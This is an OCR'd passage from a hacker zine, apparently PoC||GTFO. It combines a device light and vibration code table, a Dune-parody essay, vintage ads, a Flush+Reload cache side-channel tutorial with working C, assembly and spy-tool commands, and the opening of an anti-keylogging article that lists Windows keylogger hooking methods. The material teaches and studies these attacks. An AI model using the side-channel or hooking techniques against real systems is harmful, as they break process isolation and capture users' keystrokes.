120: Vibration (speed 17, pattern, 16x)
121: Vibration (speed 18, hard, 2x)
122: Vibration (speed 18, hard, 4x)
123: Vibration (speed 18, hard, 8x)
124: Vibration (speed 18, hard, 16x)
125: Vibration (speed 18, pattern, 2x)
126: Vibration (speed 18, pattern, 4x)
127: Vibration (speed 18, pattern, 8x)
128: Vibration (speed 18, pattern, 16x)
129: Vibration (speed 19, hard, 2x)
12A: Vibration (speed 19, hard, 4x)
12B: Vibration (speed 19, hard, 8x)
12C: Vibration (speed 19, hard, 16x)
12D: Vibration (speed 19, pattern, 2x)
12E: Vibration (speed 19, pattern, 4x)
12F: Vibration (speed 19, pattern, 8x)
130: Vibration (speed 19, pattern, 16x)
131: Vibration (speed 20, hard, 2x)
132: Vibration (speed 20, hard, 4x)
133: Vibration (speed 20, hard, 8x)
134: Vibration (speed 20, hard, 16x)
135: Vibration (speed 20, pattern, 2x)
136: Vibration (speed 20, pattern, 4x)
137: Vibration (speed 20, pattern, 8x)
138: Vibration (speed 20, pattern, 16x)
139: Vibration (speed 21, hard, 2x)
13A: Vibration (speed 21, hard, 4x)
13B: Vibration (speed 21, hard, 8x)
13C: Vibration (speed 21, hard, 16x)
13D: Vibration (speed 21, pattern, 2x)
13E: Vibration (speed 21, pattern, 4x)
13F: Vibration (speed 21, pattern, 8x)
140: Vibration (speed 21, pattern, 16x)
141: Vibration (speed 22, hard, 2x)
142: Vibration (speed 22, hard, 4x)
143: Vibration (speed 22, hard, 8x)
144: Vibration (speed 22, hard, 16x)
145: Vibration (speed 22, pattern, 2x)
146: Vibration (speed 22, pattern, 4x)
147: Vibration (speed 22, pattern, 8x)
148: Vibration (speed 22, pattern, 16x)
149: Vibration (soft, very long)
14A: Pikachu 6
14B: Pikachu 7
14C: Pikachu 8
14D: Pikachu 9
14E: Pikachu 10
14F: Pikachu 11
150: Pikachu 12
151: Light/Vibration (red, pattern 1)
152: Light/Vibration (red, pattern 2)
153: Light/Vibration (red, pattern 3)
154: Light/Vibration (red, pattern 4)
155: Light/Vibration (red, pattern 5)
156: Light/Vibration (red, pattern 6)
157: Light/Vibration (red, pattern 7)
158: Light/Vibration (red, pattern 8)
159: Light/Vibration (red, pattern 9)
15A: Light/Vibration (red, pattern 10)
15B: Light/Vibration (red, pattern 11)
15C: Light/Vibration (red, pattern 12)
15D: Light/Vibration (red, pattern 13)
15E: Light/Vibration (red, pattern 14)
15F: Light/Vibration (red, pattern 15)
160: Light/Vibration (red, pattern 16)
161: Light/Vibration (red, pattern 17)
162: Pikachu 13
163: Light (pale magenta)
164: Vibration (pattern 15)
165: Light/Vibration (pattern)
166: Light (pale yellow/green)
167: Light (pale blue/purple)
168: Light (magenta)
169: Light (yellow/green)
16A: Light (cyan)
16B: Light (pale blue)
16C: Light (very pale blue)
16D: Light (pale magenta)
16E: Light (pale yellow)
16F: Light/Vibration (blue, pattern 1)
170: Light/Vibration (blue, pattern 2)
171: Light/Vibration (blue, pattern 3)
172: Light/Vibration (blue, pattern 4)
173: Light/Vibration (blue, pattern 5)
174: Light/Vibration (blue, pattern 6)
175: Light/Vibration (blue, pattern 7)
176: Light/Vibration (blue, pattern 8)
177: Light/Vibration (blue, pattern 9)
178: Light/Vibration (blue, pattern 10)
179: Light/Vibration (blue, pattern 11)
17A: Light/Vibration (blue, pattern 12)
17B: Light/Vibration (blue, pattern 13)
17C: Light/Vibration (blue, pattern 14)
17D: Light/Vibration (blue, pattern 15)
17E: Light/Vibration (blue, pattern 16)
17F: Light/Vibration (blue, pattern 17)
180: Light/Vibration (blue, pattern 18)
181: Light/Vibration (green, pattern 1)
182: Light/Vibration (green, pattern 2)
183: Light/Vibration (green, pattern 3)
184: Light/Vibration (green, pattern 4)
185: Light/Vibration (green, pattern 5)
186: Light/Vibration (green, pattern 6)
187: Light/Vibration (green, pattern 7)
188: Light/Vibration (green, pattern 8)
189: Light/Vibration (green, pattern 9)
18A: Light/Vibration (green, pattern 10)
18B: Light/Vibration (green, pattern 11)
18C: Light/Vibration (green, pattern 12)
18D: Light/Vibration (green, pattern 13)
18E: Light/Vibration (green, pattern 14)
18F: Light/Vibration (green, pattern 15)
190: Light/Vibration (green, pattern 16)
191: Light/Vibration (green, pattern 17)
192: Light/Vibration (green, pattern 18)
193: Light/Vibration (yellow/green, pattern 1)
194: Light/Vibration (yellow/green, pattern 2)
195: Light/Vibration (yellow/green, pattern 3)
196: Light/Vibration (yellow/green, pattern 4)
197: Light/Vibration (yellow/green, pattern 5)
198: Light/Vibration (yellow/green, pattern 6)
199: Light/Vibration (yellow/green, pattern 7)
19A: Light/Vibration (yellow/green, pattern 8)
19B: Light/Vibration (yellow/green, pattern 9)
19C: Light/Vibration (yellow/green, pattern 10)
19D: Light/Vibration (yellow/green, pattern 11)
19E: Light/Vibration (yellow/green, pattern 12)
19F: Light/Vibration (yellow/green, pattern 13)
1A0: Light/Vibration (yellow/green, pattern 14)
1A1: Light/Vibration (yellow/green, pattern 15)
1A2: Light/Vibration (yellow/green, pattern 16)
1A3: Light/Vibration (yellow/green, pattern 17)
1A4: Light/Vibration (yellow/green, pattern 18)
1A5: Light/Vibration (purple, pattern 1)
1A6: Light/Vibration (purple, pattern 2)
1A7: Light/Vibration (purple, pattern 3)
1A8: Light/Vibration (purple, pattern 4)
1A9: Light/Vibration (purple, pattern 5)
1AA: Light/Vibration (purple, pattern 6)
1AB: Light/Vibration (purple, pattern 7)
1AC: Light/Vibration (purple, pattern 8)
1AD: Light/Vibration (purple, pattern 9)
1AE: Light/Vibration (purple, pattern 10)
1AF: Light/Vibration (purple, pattern 11)
1B0: Light/Vibration (purple, pattern 12)
1B1: Light/Vibration (purple, pattern 13)
1B2: Light/Vibration (purple, pattern 14)
1B3: Light/Vibration (purple, pattern 15)
1B4: Light/Vibration (purple, pattern 16)
1B5: Light/Vibration (purple, pattern 17)
1B6: Light/Vibration (purple, pattern 18)
1B7: Light/Vibration (yellow, pattern 1)
1B8: Light/Vibration (yellow, pattern 2)
1B9: Light/Vibration (yellow, pattern 3)
1BA: Light/Vibration (yellow, pattern 4)
1BB: Light/Vibration (yellow, pattern 5)
1BC: Light/Vibration (yellow, pattern 6)
1BD: Light/Vibration (yellow, pattern 7)
1BE: Light/Vibration (yellow, pattern 8)
1BF: Light/Vibration (yellow, pattern 9)
1C0: Light/Vibration (yellow, pattern 10)
1C1: Light/Vibration (yellow, pattern 11)
1C2: Light/Vibration (yellow, pattern 12)
1C3: Light/Vibration (yellow, pattern 13)
1C4: Light/Vibration (yellow, pattern 14)
1C5: Light/Vibration (yellow, pattern 15)
1C6: Light/Vibration (yellow, pattern 16)
1C7: Light/Vibration (yellow, pattern 17)
1C8: Light/Vibration (yellow, pattern 18)
1C9: Light/Vibration (white, pattern 1)
1CA: Light/Vibration (white, pattern 2)
1CB: Light/Vibration (white, pattern 3)
1CC: Light/Vibration (white, pattern 4)
1CD: Light/Vibration (white, pattern 5)
1CE: Light/Vibration (white, pattern 6)
1CF: Light/Vibration (white, pattern 7)
1D0: Light/Vibration (white, pattern 8)
1D1: Light/Vibration (white, pattern 9)
1D2: Light/Vibration (white, pattern 10)
1D3: Light/Vibration (white, pattern 11)
1D4: Light/Vibration (white, pattern 12)
1D5: Light/Vibration (white, pattern 13)
1D6: Light/Vibration (white, pattern 14)
1D7: Light/Vibration (white, pattern 15)
1D8: Light/Vibration (white, pattern 16)
1D9: Light/Vibration (white, pattern 17)
1DA: Light/Vibration (white, pattern 18)
1DB: Light/Vibration (red, medium)
1DC: Light/Vibration (yellow/green, medium)
1DD: Light/Vibration (green, medium)
1DE: Light/Vibration (blue, very short)
1DF: Light/Vibration (blue, short)
1E0: Light/Vibration (blue, medium)
1E1: Light/Vibration (green, very short)
1E2: Light/Vibration (green, short)
1E3: Light/Vibration (green, medium)
1E4: Light/Vibration (yellow/green, very short)
1E5: Light/Vibration (yellow/green, short)
1E6: Light/Vibration (yellow/green, medium)
1E7: Light/Vibration (purple, very short)
1E8: Light/Vibration (purple, short)
1E9: Light/Vibration (purple, medium)
1EA: Light/Vibration (yellow, very short)
1EB: Light/Vibration (yellow, short)
1EC: Light/Vibration (yellow, medium)
1ED: Light/Vibration (white, very short)
1EE: Light/Vibration (white, short)
1EF: Light/Vibration (white, medium)
1F0: Light/Vibration (red, pattern 18)
1F1: Light (red, indefinite)
1F2: Light (yellow, indefinite)
1F3: Light (green, indefinite)
1F4: Light (blue, indefinite)
1F5: Light (purple, indefinite)
1F6: Light (pattern, indefinite)
1F7: SFX/Light (sparkle, gray)
1F8: (turn off light)
1F9: Light/Vibration (blue, medium)
1FA: Light/Vibration (pale purple, medium)
1FB: Light/Vibration (pattern, medium)
1FC: (no response)
1FD: (no response)
1FE: (no response)
1FF: (no response)

14:03 Concerning Desert Studies, Cyberwar, and the Desert Power

by Naib Manul Laphroaig[7]

Gather round, neighbors, as we close the moisture seals and relax the water discipline. Take off your face masks and breathe the sietch air freely. It is time for a story of the things that were and the things that will come.

Knowledge and water. These are the things that rule the universe. They are alike—and one truly needs to lack them to appreciate their worth. Those who have them in abundance proclaim their value—and waste them thoughtlessly, without a care. They make sure their wealth and their education degrees are on display for the world, and ever so hard to miss; they waste both time and water to put us in our place. Yet were they to see just one of our hidden caches, they would realize how silly their displays are in comparison.

For while they pour out the water and the time of their lives, and treat us as savages and dismiss us, we are working to change the face of the world.

Their scientists have imperial ranks, and their city schools teach—before and above any useful subject—respect for these ranks and for those who pose as "scientists" on the imperial TV. And yet, guess who knows more physics, biology, and planetary ecology that matters. Guess who knows how their systems actually work, from the smallest water valve in a stillsuit to the ecosystems of an entire planet. They mock Shai-hulud and dismiss us Fremen as the unwashed rabble tinkering to survive in the desert—yet their degrees don't impress the sand.

The works of the ignorant are like sand. When yet sparse, they merely vex and irritate like loose grains; when abundant, they become like dunes that overwhelm all water, life, and knowledge. Verily, these are the dunes where knowledge goes to die. As the ignorant labor, sand multiplies, until it covers the face of the world and pervades every breath of the wind.

And then there was a Dr. Kynes. To imperial paymasters, he was just another official on the long roll getting ever longer. To the people of the city he was just another bureaucrat to avoid if they could, or to bribe if they couldn't. To his fellow civil servants—who considered themselves scholars, yet spent more time over paperwork than most clerks—he was an odd case carrying on about things that mattered nothing to one's career, as absolutely everybody knew; in short, they only listened to him if they felt charitable at the moment.

For all these alleged experts, the order of life was already scientifically organized about the best it could be. One would succeed by improving the standard model of a stillsuit, or just as well by selling a lot of crappy ones.

One did not succeed by talking about changing a planet. Planets were already as organized as they could be. A paper could be written, of course, but, to be published, the paper had to have both neatly tabulated results and a summary of prior work. There was no prior published work on changing planets, no journals devoted to it, and no outstanding funding solicitations. One would not even get invited to lecture about it. It was a waste of

[7]Naib Laphroiag, an early follower of Muad'dib, is sometimes incorrectly said to have composed the Litany against Cyber (*"I shall not cyber. Cyber is the mind-killer that brings bullshit. I will face cyber and let it pass over me. When the bullshit has gone, only PoC of how nifty things really work will remain."*) It had, in fact, originated with early Butlerians, but the Naib carried it to neighbors far and wide over the sand wherever it needed to be heard.

time, useless for advancement in rank.

Besides, highly ranked minds must have already thought about it, and did not take it up; clearly, the problem was intractable. Indeed, weren't there already dissertations on the hundred different aspects of sand, and of desert plants, and of the native animals and birds? There were even some on the silly native myths. Getting on the bad side of the water-sellers, considering how much they were donating to the cause of higher learning, was also not a wise move.

But Kynes knew a secret: knowledge was water, and water was knowledge. The point of knowledge was to provide what was needed the most, not ranks or lectures. And he knew another secret: one *could*, in fact, figure out a thing that many superior minds hadn't bothered with, be it even the size of the planet. And he may have guessed a third secret: if someone didn't value water as life, there was no point of talking to them about water, or about knowledge. They would, at best, nod, and then go about their business. It is like spilling water on the sand.

That did not leave Kynes with a lot of options. In fact, it left him with none at all. And so he did a thing that no one else had done before: he left the city and walked out onto the sand. He went to find us, and he became Liet.

For those who live on the sand and are surrounded by it understand the true value of water, and of figuring things out, be they small or large. This Kynes sought, and this he found—with us, the Fremen.

His manner was odd to us, but he knew things of the sand that no city folk cared to know; he spoke of water in the sand as we heard none speak before. He must have figured it out—and there were just enough of us who knew that figuring things out was water and life. And so he became Liet.

His knowledge, rejected by bureaucrats, already turned into a water wealth no bureaucrat can yet conceive of. His peers wrote hundreds of thousands of papers since he left, and went on to higher ranks—and all of these will be blown away by the desert winds. A lot of useless technology will be sold and ground into dust on the sand—while Liet's words are changing the desert slowly but surely.

Something strange has been going of late in their sheltered cities. There is talk of a "sand-war," and of "sand warriors," and of "sand power." They are giving sand new names, and new certifications of "desert moisture security professionals" to their city plumbers. Their schools are now supposed to teach something they called SANDS, "Science, Agronomy, Nomenclature,[8] Desert Studies," to deliver a "sand superiority." Their imperial news spread rumors of "anonymous senior imperial officials" unleashing "sand operations," the houses major building up their "sand forces" and the houses minor demanding an investigation in the Landsraat.

Little do they know where the true sand power lies, and where the actual water and knowledge are being accumulated to transform the desert.

The sand will laugh at them—and one day the one who understands the true source of power will come after Liet, the stored water will come forth, the ecology will change—and a rain will fall.

Until then, we will keep the water and the knowledge. Until then, we, the Fremen, will train the new generations of those who know and those who figure things out!

[8]Truly, they believe that teaching and learning is repetition of words, and that their things break on the sand because they are named wrong. Change the words, and everything will work on the sand! Hear the sandstorm roaring with laughter above the dunes, and the great Shai-hulud writhing with it below!

$1 LINCOLN FOUNTAIN PEN $1

Solid Gold Pen—Hard Rubber Engraved Holder—Simple Construction—Always Ready—Never blots—No better working pen made—A regular $2.50 pen.

To introduce, mailed complete, boxed, with filler, for **$1.00.** Your money back—*if you want it.* **Agents Wanted.**

LINCOLN FOUNTAIN PEN CO., ROOM 18, 108 FULTON ST., NEW YORK

14:04 Flush+Reload

by Taylor Hornby

Dear Editors and Readers of PoC||GTFO,

You've been lied to about how your computer works. You see, in a programming class they teach you just enough for you to get on with your job and no more. What you learn is a mere abstraction of the very complicated piece of physics sitting under your desk. To use your computer to its fullest potential, you must forget the familiar abstraction and finally see your computer for what it really is. Come with me, as we take a small step towards enlightenment.

You know what makes a computer—or so you think. There is a processor. There is a bank of main memory, which the processor reads, writes, and executes from. And there are processes, those entities that from time to time get loaded into the processor to do their work.


As we know, processes shouldn't be trusted to play well together, and need to be kept separate. Many of the processor's features were added to keep those processes isolated. It would be quite bad if one process could talk to another without the system administrator's permission.

We also know that the faster a computer is, the more work it can do and the more useful it is. Even more features were introduced to the processor in order to make it go as fast as possible.

Accordingly, your processor most likely has a memory cache sitting between main memory and the processor, remembering recently-read data and code, so that the next time the processor reads from the same address, it doesn't have to reach all the way out to main memory. The vendors will say this feature was added to make the processor go faster, and it does do a great job of that. But I will show you that the cache is *also* a feature to help hackers get around those annoying access controls that system administrators seem to love.

What I'm going to do is show you how to send a text message from one process to the other, using only memory *reads*. What!? How could this be possible? According to your programming class, you say, reads from memory are just reads, they can't be used to send messages!

[9] Usenix Security 2014



The gist is this: the cache remembers recently executed code, which means that it must also remember *which* code was recently executed. Processes are in control of the code they execute, so what we can do is execute a special pattern of code that the cache will remember. When the second process gets a chance to run, it will read the pattern out of the cache and recover the message. Oh how thoughtful it was of the processor designers to add this feature!

The undocumented feature we'll be using is called "Flush+Reload," and it was originally discovered by Yuval Yarom and Katrina Falkner.[9] It's available in most modern Intel processors, so if you've got one of those, you should be able to follow along.

RADIO SHACK IS
trading
in NEW HAVEN

RADIO SHACK IS
trading
in BOSTON

trading

by mail from coast to coast

RADIO SHACK NEEDS AND WANTS your used receiver or transmitter . . . we're trading BIGGER than Big. Often your trade-in will be *more than adequate* to meet Radio Shack's 10%-down (year-to-pay) payment on the new gear you want. In Boston, in New Haven — where W1WIS is clamoring for "swaps", all over the country RADIO SHACK TRADES ARE MAKING HISTORY. What have *you* got? Write W1SZV or W1OTZ in Boston, or W1WIS in New Haven, TODAY!

IT'S OUT! WRITE TODAY FOR YOUR FREE COPY OF RADIO SHACK'S 224-PAGE 1956 CATALOG!

RADIO SHACK CORP.

167 WASHINGTON ST., BOSTON 8, MASS.
and 230-234 CROWN ST., NEW HAVEN 10, CONN.

Name..... ☐ Send FREE Catalog — 56LM

Street..... ☐ Send FREE Bargain Flyer

Town.....Zone.....State..... ☐ Send Time-Pay Application

Q-9-55

It works like this. When Sally the Sender process gets loaded into memory, one copy of all her executed code gets loaded into main memory. When Robert the Receiver process loads Sally's binary into his address space, the operating system isn't going to load a second copy: that would be wasteful. Instead, it's just going to point Robert's page tables at Sally's memory. If Sally and Robert could both write to the memory, it would be a huge problem since they could simply talk by writing messages to each other in the shared memory. But that isn't a problem, because one of those processor security features stops both Sally and Robert from being able to write to the memory. How do they communicate then?

When Sally the Sender executes some of her code, the cache—the last-level cache, to be specific—is going to remember her most recently executed code. When Robert the Receiver reads a chunk of code in Sally's binary, the read operation is going to be sent through the very same cache. So: if Sally ran the code not too long ago, Robert's read will happen very fast. If Sally hasn't run the code in a while, Robert's read is going to be slow.

Sally and Robert are going to agree ahead of time on 27 locations in Sally's binary. That's one location for each letter of the alphabet, and one left over for the space character. To send a message to Robert, Sally is going to spell out the message by executing the code at the location for the letter she wants to send. Robert is going to continually read from all 27 locations in a loop, and when one of them happens faster than usual, he'll know that's a letter Sally just sent.

Figure 1 contains the source code for Sally's binary. Notice that it doesn't even explicitly make any system calls.

This program takes a message to send on the command-line and simply passes the processor's thread of execution over the probe site corresponding to that character. To have Sally send the message "`THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG`" we just compile it without optimizations, then run it.

But how does Robert receive the message? Robert runs the program whose source code is at `flush-reload/myversion`. The key to that program is this bit of code, which times how long it takes to read from an address, and then flushes it from the cache.

```
__attribute__((always_inline))
inline unsigned long probe(char *adrs){
  volatile unsigned long time;

  asm __volatile__ (
    "  mfence             \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  lfence             \n"
    "  movl %%eax, %%esi  \n"
    "  movl (%1), %%eax   \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  subl %%esi, %%eax  \n"
    "  clflush 0(%1)      \n"
    : "=a" (time)
    : "c" (adrs)
    :  "%esi", "%edx");
  return time;
}
```

By repeatedly running this code on those special probe sites in Sally's binary, Robert will see which letters Sally is sending. Robert just needs to know where those probe sites are. It's a matter of filtering the output of objdump to find those addresses, which can be done with this handy script:

```
#!/bin/bash
for letter in {A..Z}
do
    addr=$(objdump -D -M intel msg       | \
           sed -n -e "/<$letter>/,\$p" | \
           grep call | head -n 1        | \
           cut -d ':' -f 1 | tr -d ' ');
    echo -n "-p $letter:0x$addr "
done
addr=$(objdump -D -M intel msg          | \
        sed -n -e "/<SP>/,\$p"          | \
        grep call | head -n 1           | \
        cut -d ':' -f 1 | tr -d ' ');
echo "-p _:0x$addr"
```

Assuming this script works, it will output a list of command-line arguments for the receiver, enumerating which addresses to watch for getting entered into the cache:

```
-p A:0x407cc5 -p B:0x416cd5 -p C:0x425ce5
-p D:0x434cf5 -p E:0x443d05 -p F:0x452d15
-p G:0x461d25 -p H:0x470d35 -p I:0x47fd45
-p J:0x48ed55 -p K:0x49dd65 -p L:0x4acd75
-p M:0x4bbd85 -p N:0x4cad95 -p O:0x4d9da5
-p P:0x4e8db5 -p Q:0x4f7dc5 -p R:0x506dd5
-p S:0x515de5 -p T:0x524df5 -p U:0x533e05
-p V:0x542e15 -p W:0x551e25 -p X:0x560e35
-p Y:0x56fe45 -p Z:0x57ee55 -p _:0x58de65
```

```
/* msg.c - Send a message through the Flush+Reload cache side-channel.
 * Written Taylor Hornby for PoC||GTFO 0x14.
 */

// We surround the probe sites with padding. This makes sure they're in
// different page frames which reduces noise from prefetching, etc.
unsigned int padding = 0;
#define PADDING_A padding += 1;
#define PADDING_B PADDING_A PADDING_A
#define PADDING_C PADDING_B PADDING_B
#define PADDING_D PADDING_C PADDING_C
#define PADDING_E PADDING_D PADDING_D
#define PADDING_F PADDING_E PADDING_E
#define PADDING_G PADDING_F PADDING_F
#define PADDING_H PADDING_G PADDING_G
#define PADDING_I PADDING_H PADDING_H
#define PADDING_J PADDING_I PADDING_I
#define PADDING   PADDING_J PADDING_J
#define PADDING_K PADDING_K PADDING_K

// The probe sites will be call instructions to this empty function. It
// doesn't have to be a call instruction; it's just easy to grep for.
void null() { }
#define PROBE null();

// One probe site for each letter of the alphabet and space.
void A() { PADDING PROBE PADDING } void B() { PADDING PROBE PADDING }
void C() { PADDING PROBE PADDING } void D() { PADDING PROBE PADDING }
void E() { PADDING PROBE PADDING } void F() { PADDING PROBE PADDING }
void G() { PADDING PROBE PADDING } void H() { PADDING PROBE PADDING }
void I() { PADDING PROBE PADDING } void J() { PADDING PROBE PADDING }
void K() { PADDING PROBE PADDING } void L() { PADDING PROBE PADDING }
void M() { PADDING PROBE PADDING } void N() { PADDING PROBE PADDING }
void O() { PADDING PROBE PADDING } void P() { PADDING PROBE PADDING }
void Q() { PADDING PROBE PADDING } void R() { PADDING PROBE PADDING }
void S() { PADDING PROBE PADDING } void T() { PADDING PROBE PADDING }
void U() { PADDING PROBE PADDING } void V() { PADDING PROBE PADDING }
void W() { PADDING PROBE PADDING } void X() { PADDING PROBE PADDING }
void Y() { PADDING PROBE PADDING } void Z() { PADDING PROBE PADDING }
void SP() { PADDING PROBE PADDING }

int main(int argc, char **argv){
    char *p;
    char lowercase;

    if (argc != 2)
        return 1;

    for (p = argv[1]; *p != 0; ++p) {
        // Execute the probe corresponding to the letter to send.
        lowercase = *p | 32;
        switch(lowercase) {
            case 'a': A(); break; case 'b': B(); break;
            case 'c': C(); break; case 'd': D(); break;
            case 'e': E(); break; case 'f': F(); break;
            case 'g': G(); break; case 'h': H(); break;
            case 'i': I(); break; case 'j': J(); break;
            case 'k': K(); break; case 'l': L(); break;
            case 'm': M(); break; case 'n': N(); break;
            case 'o': O(); break; case 'p': P(); break;
            case 'q': Q(); break; case 'r': R(); break;
            case 's': S(); break; case 't': T(); break;
            case 'u': U(); break; case 'v': V(); break;
            case 'w': W(); break; case 'x': X(); break;
            case 'y': Y(); break; case 'z': Z(); break;
            case ' ': SP(); break;
        }
    }

    return 0;
}
```

Figure 1. Sally's Executable

The letter before the colon is the name of the probe site, followed by the address to watch after the colon. With those addresses, Robert can run the tool and receive Sally's messages.

```
$ ./spy -e ./msg -t 120 -s 20000 \
-p A:0x407cc5 -p B:0x416cd5 -p C:0x425ce5 \
-p D:0x434cf5 -p E:0x443d05 -p F:0x452d15 \
-p G:0x461d25 -p H:0x470d35 -p I:0x47fd45 \
-p J:0x48ed55 -p K:0x49dd65 -p L:0x4acd75 \
-p M:0x4bbd85 -p N:0x4cad95 -p O:0x4d9da5 \
-p P:0x4e8db5 -p Q:0x4f7dc5 -p R:0x506dd5 \
-p S:0x515de5 -p T:0x524df5 -p U:0x533e05 \
-p V:0x542e15 -p W:0x551e25 -p X:0x560e35 \
-p Y:0x56fe45 -p Z:0x57ee55 -p _:0x58de65
```

The `-e` option is the path to Sally's binary, which must be exactly the same path as Sally executes. The `-t` parameter is the threshold that decides what's a fast access or not. If the memory read is faster than that many clock cycles, it will be considered fast, which is to say that it's in the cache. The `-s` option is how often in clock cycles to check all of the probes.

With Robert now listening for Sally's messages, Sally can run this command in another terminal as another user to transmit her message.

```
$ ./msg "The quick brown fox jumps over the
    lazy dog"
```

```
WARNING: This processor does not have an
    invariant TSC.
Detected ELF type: Executable.
T|H|E|_|Q|U|I|C|K|_|_|B|B|R|O|W|N|_|F|O|X|_|
    J|U|M|P|S|_|O|V|E|R|_|T|H|E|_|L|A|Z|Y|_|
    D|O|G|
```

There's a bit of noise in the signal (note the replicated `B`'s), but it works! Don't take my word for it, try it for yourself! It's an eerie feeling to see one process send a message to another even though all they're doing is reading from memory.

Now you see what the cache really is. Not only does it make your computer go faster, it also has this handy feature that lets you send messages between processes without having to go through a system call. You're one step closer to enlightenment.

This is just the beginning. You'll find a collection of tools and experiments that go much further than this.[10] The attacks there use Flush+Reload to find out which PDF file you've opened, which web pages you're visiting, and more.

I leave two open challenges to you fine readers:

1. Make the message-sending tool reliable, so that it doesn't mangle messages even a little bit. Even cooler would be to make it a two-way reliable chat.

2. Extend the PDF-distinguishing attack in my poppler experiment[11] to determine which page of `pocorgtfo14.pdf` is being viewed. As I'm reading this issue of PoC||GTFO, I want you to be able to tell which page I'm looking at through the side channel.

Best of luck!
—Taylor Hornby

[10] `git clone https://github.com/defuse/flush-reload-attacks`
[11] `experiments/poppler`

14:05 Anti-Keylogging with Random Noise

by Mike Myers

In PoC||GTFO 12:7, we learned that malware is inherently "drunk," and we can exploit its inebriation. This time, our *entonnoir de gavage* will be filled with random keystrokes instead of single malt.

Gather 'round, neighbors, as we learn about the mechanisms behind the various Windows user-mode keylogging techniques employed by malware, and then investigate a technique for thwarting them all.

Background

Let's start with a primer on the data flow path of keyboard input in Windows.

Figure 2 is a somewhat simplified diagram of the path of a keystroke from the keyboard peripheral device (top left), into the Windows operating system (left), and then into the active application (right). In more detail, the sequence of steps is as follows:

1. The user presses down on a key.

2. The keyboard's internal microcontroller converts key-down activity to a device-specific "scan code," and issues it to keyboard's internal USB device controller.

3. The keyboard's internal USB device controller communicates the scan-code as a USB message to the USB host controller on the host system. The scan code is held in a circular buffer in the kernel.

4. The keyboard driver(s) converts the scan code into a virtual key code. The virtual key code is applied as a change to a real-time system-wide data struct called the Async Key State Array.

5. Windows OS process `Csrcc.exe` reads the input as a virtual key code, wraps it in a Windows "message," and delivers it to the message queue of the UI thread of the user-mode application that has keyboard focus, along with a time-of-message update to a per-thread data struct called the Sync Key State Array.

6. The user application's "message pump" is a small loop that runs in its UI thread, retrieving Windows messages with `GetMessage()`, translating the virtual key codes into usable characters with `TranslateMessage()`, and finally sending the input to the appropriate callback function for a particular UI element (also known as the "Window proc") that actually does something with the input (displays a character, moves the caret, *etc.*).

For more detail, official documentation of Windows messages and Windows keyboard input can be found in MSDN MS632586 and MS645530.

User-Mode Keylogging Techniques in Malware

Malware that wants to intercept keyboard input can attempt to do so at any point along this path. However, for practical reasons input is usually intercepted using hooks within an application, rather than in the operating system kernel. The reasons include: hooking in the kernel requires Administrator privilege (including, today, a way to meet or circumvent the driver code-signing requirement); hooking in the kernel before the keystroke reaches the keyboard driver only obtains a keyboard device-dependent "scan code" version of the keystroke, rather than its actual character or key value; hooking in the kernel after the keyboard driver but before the application obtains only a "virtual key code" version of the keystroke (contextual with regard to the keyboard "layout" or language of the OS); and finally, hooking in the kernel means that the malware doesn't know which application is receiving the





Figure 2. Data flow of keyboard input in Windows.

keyboard input, because the OS has not yet dispatched the keystrokes to the active/focused application. This is why, practically speaking, malware only has a handful of locations where it can intercept keyboard input: upon entering or leaving the system message queue, or upon entering or leaving the thread message queue.

Now that we know the hooking will likely be in user-mode, we can learn about the methods to do user-mode keystroke logging, which include:

- Hooking the Windows message functions `TranslateMessage()`, `GetMessage()`, and `PeekMessage()` to capture a copy of messages as they are retrieved from the per-thread message queue.
- Creating a Windows message hook for the `WH_KEYBOARD` message using `SetWindowsHookEx()`.
